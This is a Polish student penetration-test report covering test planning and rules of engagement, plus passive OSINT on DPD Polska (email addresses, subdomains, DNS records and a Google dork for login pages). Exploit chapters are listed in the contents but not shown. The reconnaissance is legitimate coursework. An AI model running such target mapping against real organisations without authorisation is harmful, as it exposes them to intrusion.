



**Akademia Górniczo-Hutnicza im. Stanisława Staszica w Krakowie**

Wydział Informatyki Elektroniki i Telekomunikacji

**Przeprowadzenie pełnego testu penetracyjnego na  
wybranym systemie (środowisku)**

Autorzy: Aleksandra Rząca, Michał Dziarkowski, Szymon Szkarłat  
Kierunek: Cyberbezpieczeństwo

Kraków, 2025

# Spis treści

<b>1. Dokument planowania testu penetracyjnego</b>	<b>1</b>
1.1. Cele testu penetracyjnego . . . . .	1
1.2. Zakres testów . . . . .	2
1.3. Harmonogram . . . . .	3
1.4. Analiza ryzyka . . . . .	4
1.5. Zasoby . . . . .	5
<b>2. Rules of Engagement</b>	<b>6</b>
2.1. Obszar testowania . . . . .	6
2.2. Metodologia testów . . . . .	7
2.3. Podział czasu . . . . .	7
2.4. Analiza i zarządzanie ryzykiem . . . . .	8
2.5. Ograniczenia testów . . . . .	9
<b>3. Zbieranie informacji - OSINT</b>	<b>10</b>
3.1. OSINT polskiego oddziału firmy DPD . . . . .	10
3.2. Analiza pasywna . . . . .	11
3.3. Strona internetowa i media społecznościowe . . . . .	28
<b>4. Identyfikacja luk i analiza podatności</b>	<b>41</b>
<b>5. Eksploitacja</b>	<b>46</b>
5.1. Eksploitacja podatności systemu operacyjnego . . . . .	46
5.2. Eksploitacja podatności aplikacji webowej . . . . .	53
<b>6. Podsumowanie i rekomendacje dla klienta</b>	<b>76</b>
6.1. Znalezione podatności . . . . .	76
6.2. Zalecenia dla klienta . . . . .	79
<b>Bibliografia</b>	<b>83</b>

---

# **1. Dokument planowania testu penetracyjnego**

## **1.1. Cele testu penetracyjnego**

Głównym celem testu penetracyjnego jest identyfikacja podatności w infrastrukturze IT firmy SwiftLogistics, obejmującej aplikację webową, system operacyjny oraz konfigurację sieci. Test ma na celu:

- Zidentyfikowanie luk w zabezpieczeniach aplikacji webowej i systemu operacyjnego.
- Ocenę konfiguracji otwartych portów i usług.
- Przeprowadzenie analizy podatności na ataki zgodne z OWASP Top 10.
- Dostarczenie rekomendacji dotyczących usunięcia wykrytych podatności oraz zwiększenia poziomu bezpieczeństwa.

## 1.2. Zakres testów

Testy penetracyjne obejmą dwa główne obszary

### Aplikacja webowa

- Przeprowadzenie szczegółowych testów na ataki aplikacyjne, to jest:
  - SQL Injection: Sprawdzenie, czy aplikacje w sposób właściwy przeprowadzają procedurę validacji danych wejściowych, które podczas korzystania z aplikacji wprowadza użytkownik. Ponadto weryfikacja sposobu realizacji zapytań do bazy danych.
  - Cross-Site Request Forgery (CSRF): Sprawdzenie czy aplikacja webowa jest podatna na realizację fałszywych, nieautoryzowanych akcji (żądań).
  - Cross-Site Scripting (XSS): Sprawdzenie, czy aplikacja webowa pozwala na wstrzyknięcie, dołączenie skryptów bądź kawałków kodu, które mogą zostać wykonane w przeglądarkach użytkowników.
  - File Upload: Weryfikacja podatności aplikacji na dołączanie nieautoryzowanych plików oraz przesyłanie złośliwych plików, które mogą prowadzić do przejęcia kontroli nad serwerem lub ujawnienia poufnych danych.
- Testy uwierzytelniania i zarządzania sesjami, aby upewnić się, że dane logowania klientów są odpowiednio chronione.
- Testy na ataki brute-force przeciwko mechanizmom uwierzytelniania, sprawdzenie czy aplikacje posiadają odpowiednie mechanizmy zabezpieczające przed tego typu atakiem.

### Infrastruktura sieciowa

- Skanowanie sieci wewnętrznej w celu zidentyfikowania możliwych potencjalnych punktów wejścia do sieci wewnętrznej i ruchu lateralnego (enumeracja aktywnych hostów, otwartych portów oraz usług).

## 1.3. Harmonogram

### Faza 1 – Planowanie i przygotowanie (Dzień 1-2)

- Spotkanie z zespołem IT SwiftLogistics w celu potwierdzenia zakresu testów oraz uzgodnienia metodologii.
- Przygotowanie środowiska testowego.
- Uzgodnienie harmonogramu i metod raportowania wyników.

### Faza 2 – Rekonesans i zbieranie danych (Dzień 3)

- Przeprowadzenie pasywnego rekonesansu infrastruktury IT.
- Skanowanie portów i usług (Nmap, Wireshark).
- Analiza logów sieciowych w celu identyfikacji potencjalnych wektorów ataków.

### Faza 3 – Skanowanie podatności i testowanie aplikacji (Dzień 4–6)

- Testy aplikacji webowej: identyfikacja podatności na SQL Injection, XSS, CSRF i inne.
- Weryfikacja mechanizmów zarządzania sesjami i uwierzytelniania.
- Testowanie systemu operacyjnego: audyt konfiguracji, analiza praw dostępu oraz polityk bezpieczeństwa.

### Faza 4 – Eksplotacja podatności (Dzień 7-8)

- Próby wykorzystania wykrytych podatności w kontrolowany sposób w celu oceny ich wpływu.
- Dokumentowanie wyników oraz opracowywanie wniosków.

### Faza 5 – Raportowanie i omówienie wyników (Dzień 9-10)

- Przygotowanie szczegółowego raportu z wynikami testów oraz rekomendacjami dotyczącymi poprawy bezpieczeństwa.
- Spotkanie z zespołem IT w celu omówienia wyników oraz priorytetów naprawczych.

## 1.4. Analiza ryzyka

Testy penetracyjne niosą ze sobą pewne ryzyko, które musi być odpowiednio zarządzane:

1. Ryzyko zakłócenia normalnego funkcjonowania działania systemu:
  - Testy mogą prowadzić do tymczasowego przeciążenia usług.
  - **Mitygacja:** Testy będą realizowane poza godzinami szczytu, aby zminimalizować wpływ na działalność firmy.
2. Ryzyko utraty danych:
  - Operacje mogą prowadzić do usunięcia lub uszkodzenia danych.
  - **Mitygacja:** Regularne tworzenie kopii zapasowych oraz przeprowadzanie testów na dedykowanym środowisku.
3. Ryzyko nieprawidłowych wyników:
  - Możliwość przeoczenia podatności podczas testów.
  - **Mitygacja:** Korzystanie z różnych narzędzi testowych oraz niezależna weryfikacja wyników przez kilku pentesterów.
4. Ryzyko naruszenia zasad bezpieczeństwa:
  - Możliwość nieautoryzowanego dostępu do wyników testów.
  - **Mitygacja:** Wyniki testów będą przechowywane w zaszyfrowanych plikach i dostępne wyłącznie dla upoważnionych osób.

## 1.5. Zasoby

1. Zespół pentesterów (trzy osoby odpowiedzialne za różne etapy testów:
  - rekonesans i skanowanie.
  - testy aplikacji webowej.
  - testy systemu operacyjnego.
2. Narzędzia:
  - Nmap,
  - Wireshark,
  - Burp Suite,
  - Metasploit.
3. Sprzęt i infrastruktura - dedykowane środowisko testowe z dostępem do testowanych systemów.

Wszystkie testy zostaną przeprowadzone zgodnie z najlepszymi praktykami bezpieczeństwa oraz zasadami etycznymi, minimalizując ryzyko zakłóceń w działalności firmy.

## **2. Rules of Engagement**

### **2.1. Obszar testowania**

#### **Aplikacja webowa**

- Ocena bezpieczeństwa aplikacji webowej ze szczególnym uwzględnieniem zidentyfikowania podatności zawartych w standardzie OWASP (SQL Injection, XSS, CSRF, File Upload Vulnerabilities).
- Dodatkowe testy w zakresie bezpieczeństwa uwierzytelniania, zarządzania sesjami oraz odporności mechanizmów uwierzytelniania na ataki brute-force.
- Celem jest identyfikacja potencjalnych luk umożliwiających uzyskanie nieautoryzowanego dostępu do danych klientów.

#### **Infrastruktura sieciowa**

- Enumeracja sieci wewnętrznej, mająca na celu zidentyfikowanie otwartych portów i wystawionych usług, będących potencjalnym wektorem ataku.
- Testy sieci wewnętrznej obejmą skanowanie pod kątem podatności (np. niewłaściwie skonfigurowane urządzenia, słabe hasła dostępowe do urządzeń, przestarzałe wersje oprogramowania).
- Celem jest identyfikacja potencjalnych słabości i luk bezpieczeństwa w infrastrukturze sieciowej organizacji, umożliwiające nieautoryzowany dostęp do systemów wewnętrznych oraz danych organizacji.

## 2.2. Metodologia testów

Testy zostaną przeprowadzone zgodnie z najlepszymi praktykami i standardami branżowymi:

- **OWASP Top 10:** Testy aplikacji webowej będą oparte na najnowszych wytycznych OWASP.
- **NIST SP 800-115:** Testy penetracyjne infrastruktury sieciowej.
- **CIS Benchmarks:** Testy konfiguracji serwerów i urządzeń sieciowych zgodnie z wytycznymi CIS.

## 2.3. Podział czasu

### Faza przygotowawcza

- Uzyskanie wymaganych autoryzacji, podpisanie SoW (Statement of Work), podpisanie klauzuli RODO, uzgodnienie dostępów: **1 dzień**.
- Konfiguracja środowiska testowego: **1 dzień**.

### Faza testowania

- Rekonesans infrastruktury sieciowej: **1 dzień**.
- Rekonesans aplikacji webowej: **1 dzień**.
- Testowanie aplikacji webowej: **2 dni**.
- Testowanie podatności infrastruktury sieciowej: **2 dni**.

### Faza raportowania

- Przygotowanie raportu końcowego: **2 dni**.
- Prezentacja wyników i rekomendacji zarządowi: **1 dzień**.

## 2.4. Analiza i zarządzanie ryzykiem

Ryzyka:	Mitygacje:
Przerwy w działaniu aplikacji webowej – <b>Średnie</b> .	Testy zostaną przeprowadzone w godzinach najmniejszego ruchu lub w oknach serwisowych.
Utrata danych produkcyjnych – <b>Niskie</b> .	Testy nie będą przeprowadzane w środowisku produkcyjnym. Testowanie z wykorzystaniem środowiska stagingowego z kopią zapasową .
Naruszenie zgodności z przepisami RODO – <b>Średnie</b> .	Testy będą zgodne z regulacjami RODO. Dane osobowe klientów będą anonimizowane.
Zakłócenie działania infrastruktury sieciowej – <b>Niskie</b> .	Testy sieciowe będą wykonywane poza godzinami szczytu lub w oknach serwisowych ustalonych z zespołem IT.

- Wszystkie testy będą prowadzone zgodnie z wytycznymi dotyczącymi zgodności z przepisami oraz klauzulą RODO.
- Codziennie odbędą się krótkie spotkania informacyjne z przedstawicielami zespołu bezpieczeństwa firmy SwiftLogistics, aby informować o postępach prac i zgłaszanych problemach.
- Każde wykrycie krytycznej podatności będzie natychmiast raportowane zespołowi bezpieczeństwa firmy SwiftLogistics lub bezpośrednio dyrektorowi ds. IT.
- Wyniki testów zostaną zabezpieczone i przekazane wyłącznie osobom do tego upoważnionym.

## 2.5. Ograniczenia testów

- Testy penetracyjne nie będą obejmować bezpośrednio systemów produkcyjnych (w zakresie wprowadzania zmian), aby nie zakłócać usług dla klientów ani nie zagrażać potencjalną utratą danych.
- Testy będą prowadzone na wyznaczonych środowiskach stagingowych lub kopiach systemów w określonych wersjach.
- **Wyłączenia:** systemy niezwiązane bezpośrednio z obsługą klientów nie będą testowane.

## **3. Zbieranie informacji - OSINT**

### **3.1. OSINT polskiego oddziału firmy DPD**

DPD Polska Sp. z o. o. [1] to polskie przedsiębiorstwo spedycyjne z siedzibą w Warszawie, wchodzące w skład Geopost (wcześniej DPDgroup – francuskie przedsiębiorstwo spedycyjne o globalnym zasięgu [2]). DPD Polska, wcześniej Masterlink Express, rozpoczęło działalność w 1991 roku jako firma z polskim kapitałem, dostarczająca przesyłki wyłącznie na terenie Polski. W 1998 roku zostało przejęte przez szwedzką Posten AB, co umożliwiło dynamiczny rozwój i integrację z rynkiem międzynarodowym. W 2004 roku francuski GeoPost stał się jedynym właścicielem spółki, rozwijając jej usługi w ponad 30 krajach Europy. W 2015 roku DPD Polska połączyło się z firmą Siódemka, co umocniło pozycję firmy na rynku logistycznym.

Niniejsza analiza koncentruje się na ocenie bezpieczeństwa infrastruktury cyfrowej firmy z wykorzystaniem techniki OSINT.

OSINT (Open Source Intelligence) pozwala na identyfikację publicznie dostępnych informacji o firmie, co może być istotne przy testach bezpieczeństwa. W ramach tej części raportu przeanalizowano dane dostępne w sieci na temat domen, certyfikatów, technologii oraz kanałów kontaktowych. Uwagę zwrócono również na potencjalne luki w bezpieczeństwie oraz możliwe wektory ataków.


### 3.2. Analiza pasywna

# The Harvester

The Harvester [3] to popularne narzędzie typu OSINT (Open Source Intelligence) służące do zbierania informacji na temat domen i organizacji. Jest ono często wykorzystywane między innymi przez pentesterów, aby gromadzić dane publicznie dostępne w Internecie. Dzięki niemu można szybko uzyskać dane dotyczące m.in. adresów e-mail, subdomen, adresów IP czy portów otwartych.

Rysunek 3.1.: Narzędzie The Harvester rozpoczyna skanowanie

Wyniki uzyskane przy pomocy narzędzia The Harvester, dla polskiego oddziału firmy DPD. Ujawniono pięć adresów e-mail, a także dwadzieścia jeden podstron. Znalezione adresy e-mail oraz podstrony przedstawiono na rysunku 3.2.



The screenshot shows the output of a search for 'dpd.pl' using The Harvester tool. The results are as follows:

- [\*] Searching Bing.
- [\*] No IPs found.
- [\*] Emails found: 5
  - cc@dpd.com.pl
  - dpd@dpd.com.pl
  - dpdonline@dpd.com.pl
  - dyspozycje@dpd.com.pl
  - zlecenia@dpd.com.pl
- [\*] Hosts found: 21
  - biznes.dpd.com.pl
  - blisko.dpd.com.pl
  - cas.dpd.com.pl
  - dpdsso.dpd.com.pl
  - ebok.przewoznik.dpd.com.pl
  - gryf.dpd.com.pl
  - intranet.dpd.com.pl
  - kariera.dpd.com.pl
  - kurier.dpd.com.pl
  - mojapaczka.dpd.com.pl
  - nadaj.dpd.com.pl
  - online.dpd.com.pl
  - portal.dpd.com.pl
  - protokol.dpd.com.pl
  - sklep.dpd.com.pl
  - tms.dpd.com.pl
  - tmsp.pdp.com.pl
  - tracktrace.dpd.com.pl
  - tt.dpd.com.pl
  - u.dpd.com.pl
  - wybierz.dpd.com.pl

Rysunek 3.2.: Wyniki uzyskane przez narzędzie The Harvester dla DPD Polska

## Narzędzie whois

Whois [4] to narzędzie pozwalające na uzyskanie informacji rejestracyjnych o domenach internetowych oraz adresach IP. Narzędzie to jest przydatne do ustalania, kto jest właścicielem domeny, z jakich serwerów DNS korzysta, a także jak długo domena istnieje i kiedy wygasła. Narzędzie whois może również dostarczać informacji o organizacji rejestrującej i jej lokalizacji.

```
(root@kali)-[~/home/kali]
# whois dpd.com.pl

DOMAIN NAME: dpd.com.pl
registrant type: organization
nameservers:
    ns1-08.azure-dns.com.
    ns2-08.azure-dns.net.
    ns3-08.azure-dns.org.
    ns4-08.azure-dns.info.

created: 2005.06.01 11:31:31
last modified: 2024.05.28 06:39:02
renewal date: 2025.05.31 14:00:00

no option

dnssec: Unsigned

REGISTRAR:
ingenit GmbH & Co. KG
123domain.eu
Emil-Figge-Str. 76-80
44227 Dortmund
phone +49.23158698-123
fax +49.23158698-124
support@123domain.eu

WHOIS database responses: https://dns.pl/en/whois

WHOIS displays data with a delay not exceeding 15 minutes in relation to the .pl Registry system
```

Rysunek 3.3.: Wynik zwrócony przez whois dla polskiego oddziału DPD

Najważniejsze informacje jakie udało się ustalić przy pomocy narzędzia whois (przedstawiono na rysunku 3.3):


- Rejestracja:** Domena została zarejestrowana 1 czerwca 2005 roku, a jej ostatnia modyfikacja miała miejsce 28 maja 2024 roku. Data wygaśnięcia domeny będzie miała miejsce 31 maja 2025 roku.
- Rejestrator:** Domena jest zarejestrowana przez firmę ingenit GmbH and Co. KG pod marką 123domain.eu. Firma ma siedzibę w Dortmundzie (Niemcy) i świadczy usługi rejestracji domen oraz wsparcia technicznego. Jest znana z oferowania kompleksowych usług związanych z zarządzaniem domenami w Europie.

3. **Serwery nazw:** ns1-08.azure-dns.com, ns1-08.azure-dns.net, ns1-08.azure-dns.org, ns1-08.azure-dns.info. Nazwy serwerów DNS sugerują, że strona korzysta z usług DNS oferowanych przez Microsoft Azure. Taki wybór może być podeykowany potrzebą obsługi dużego ruchu użytkowników i zapewnienia wysokiej jakości usług.

## Narzędzie Nslookup

Nslookup [5] (ang. *Name Server Lookup*) to narzędzie do uzyskiwania informacji DNS o danej domenie, w tym adresów IP powiązanych z nazwami domen oraz serwerów nazw (DNS) zarządzających daną domeną. Pozwala na sprawdzenie, do jakich serwerów i adresów IP kierowane są zapytania dotyczące danej strony.

Wyniki działania narzędzia nslookup (rysunek 3.4) dla głównej strony polskiego oddziału DPD, dpd.com.pl. Adres IPv4, na którym działa strona to 91.209.152.80.




```
(root㉿kali)-[~/home/kali]
# nslookup dpd.com.pl
Server:          192.168.158.2
Address:         192.168.158.2#53

Non-authoritative answer:
Name:   dpd.com.pl
Address: 91.209.152.80
```

Rysunek 3.4.: Wynik zwrócony przez narzędzie nslookup dla głównej strony polskiego oddziału DPD

Wyniki działania narzędzia nslookup (rysunek 3.5) dla podstrony blisko.dpd.com.pl. Adres IPv4, na którym działa ta podstrona to: 85.128.163.238. Jest to inny adres IP niż strona główna.



```
(root㉿kali)-[~/home/kali]
# nslookup blisko.dpd.com.pl
Server:          192.168.158.2
Address:         192.168.158.2#53

Non-authoritative answer:
Name:   blisko.dpd.com.pl
Address: 85.128.163.238
```

Rysunek 3.5.: Wynik zwrócony przez narzędzie nslookup.

### 3. Zbieranie informacji - OSINT

---

Dla kolejnej podstrony: gryf.dpd.com.pl (rysunek 3.6). Znowu otrzymujemy informację o tym, że podstrona ta działa na innym adresie IP, a mianowicie: 52.157.231.191.



```
(root㉿kali)-[~/home/kali]
# nslookup gryf.dpd.com.pl
Server:      192.168.158.2
Address:     192.168.158.2#53

Non-authoritative answer:
gryf.dpd.com.pl canonical name = gryf.trafficmanager.net.
gryf.trafficmanager.net canonical name = gryf-nd1.westeurope.cloudapp.azure.com.
Name:   gryf-nd1.westeurope.cloudapp.azure.com
Address: 52.157.231.191
```


Rysunek 3.6.: Wynik zwrócony przez narzędzie nslookup.

## Podsumowanie

Dla kolejnych podstron znowu otrzymujemy inne adresy IPv4. Podsumowując, strona dpd.com.pl posiada jedynie jeden adres IP, jednakże kolejne podstrony umieszczone są na innych adresach IPv4. Ma to na celu równoważenia obciążenia serwerów, aby zapewnić odwiedzającym stronę jak najwyższą jakość świadczenia usług poprzez optymalizację czasów odpowiedzi dla użytkowników z różnych lokalizacji.

## Narzędzie dig

Dig [6] (ang. *Domain Information Groper*) to zaawansowane narzędzie do uzyskiwania szczegółowych informacji DNS, powszechnie używane do diagnostyki i rozwiązywania problemów z konfiguracją DNS.



```
(root㉿kali)-[~/home/kali]
# dig dpd.com.pl

; <>> DiG 9.20.0-Debian <>> dpd.com.pl
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 39055
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;dpd.com.pl.           IN      A

;; ANSWER SECTION:
dpd.com.pl.          5       IN      A      91.209.152.80

;; Query time: 32 msec
;; SERVER: 192.168.158.2#53(192.168.158.2) (UDP)
;; WHEN: Sat Jan 04 09:59:46 EST 2025
;; MSG SIZE rcvd: 55
```

Rysunek 3.7.: Wynik zwrócony przez narzędzie dig dla polskiego oddziału DPD

Z racji bardzo dużej liczby wykrytych podstron ograniczono analizę podstron do analizy strony głównej. Poniżej przedstawiono wyniki narzędzi dig dla strony dpd.com.pl.

Wynik, który zwróciło narzędzie dig dla dpd.com.pl (rysunek 3.7) wskazał jeden adres IP, który był również identyfikowany w nslookup. Otrzymany czas odpowiedzi wynoszący 32 milisekundy wskazuje na standardowy poziom wydajności, ale można rozważyć poprawę czasu odpowiedzi w celu jeszcze lepszego wsparcia wydajności serwisu.

W sekcji ANSWER jest wspomniany adres IP dla strony dpd.com.pl. Brak sekcji AUTHORITY oznacza, że zapytanie nie zawierało dodatkowych informacji o autoryzowanych serwerach DNS, co sugeruje brak wsparcia dla zapytań rekurencyjnych w konfiguracji serwera DNS DPD.

Konfiguracja wskazuje na priorytetyzację bezpieczeństwa nad transparentnością. Brak wsparcia dla zapytań rekurencyjnych ogranicza możliwości rekonesansu, ale minimalistyczna konfiguracja zmniejsza potencjalny wektor ataku. Wykorzystanie CDN zapewnia dodatkową warstwę ochrony.

## Google dorking

Google Dorking to technika wykorzystująca zaawansowane operatory wyszukiwania Google w celu wydobycia trudno dostępnych informacji. Za jej pomocą można sprawdzić m.in. publicznie dostępne dokumenty, pliki konfiguracyjne, logi oraz inne informacje dostępne bezpośrednio z poziomu wyszukiwarki, ale niewidoczne na pierwszy rzut oka.

### Strony logowania

**Zapytanie:** site:dpd.com.pl inurl:login | inurl:signin | intitle:Login | intitle:"sign in" | inurl:auth

**Wyniki:** Znalezione zostały trzy podstrony DHL. Dwie z nich to ogólnodostępne strony resetu hasła (<https://dpd360.dpd.com.pl/login/forgot-password>) oraz śledzenia paczki. Trzecia strona to <https://awizacje.dpd.com.pl>, ale nie posiada ona ważnego certyfikatu.

Google search results for the query "site:dpd.com.pl inurl:login | inurl:signin | intitle:Login | intitle:"sign in" | inurl:auth".


The results are as follows:

- Where is my parcel? - DPD**  
Where is my parcel? Parcel Number. PIN Code. Find My Parcel. Generate the PIN code. Follow my parcel · About DPD · Contact. ©2018 eo Networks S.A.  
Link: <https://mojapaczka.dpd.com.pl>
- Client - DPD Carriers**  
Please enter your email address that you use in the system. We will send instructions to change your password to the address provided. E-mail address.  
Link: <https://dpd360.dpd.com.pl/login/forgot-password>
- Sign In - Obltelecoms git**  
Sign In Forgot password? Powered by Gitea Version: 1.19.3 Page: 4ms Template user/auth/signin: 1ms.  
Link: <https://awizacje.dpd.com.pl>

Rysunek 3.8.: Wynik zwrócony dla wpisanego zapytania

### 3. Zbieranie informacji - OSINT

---

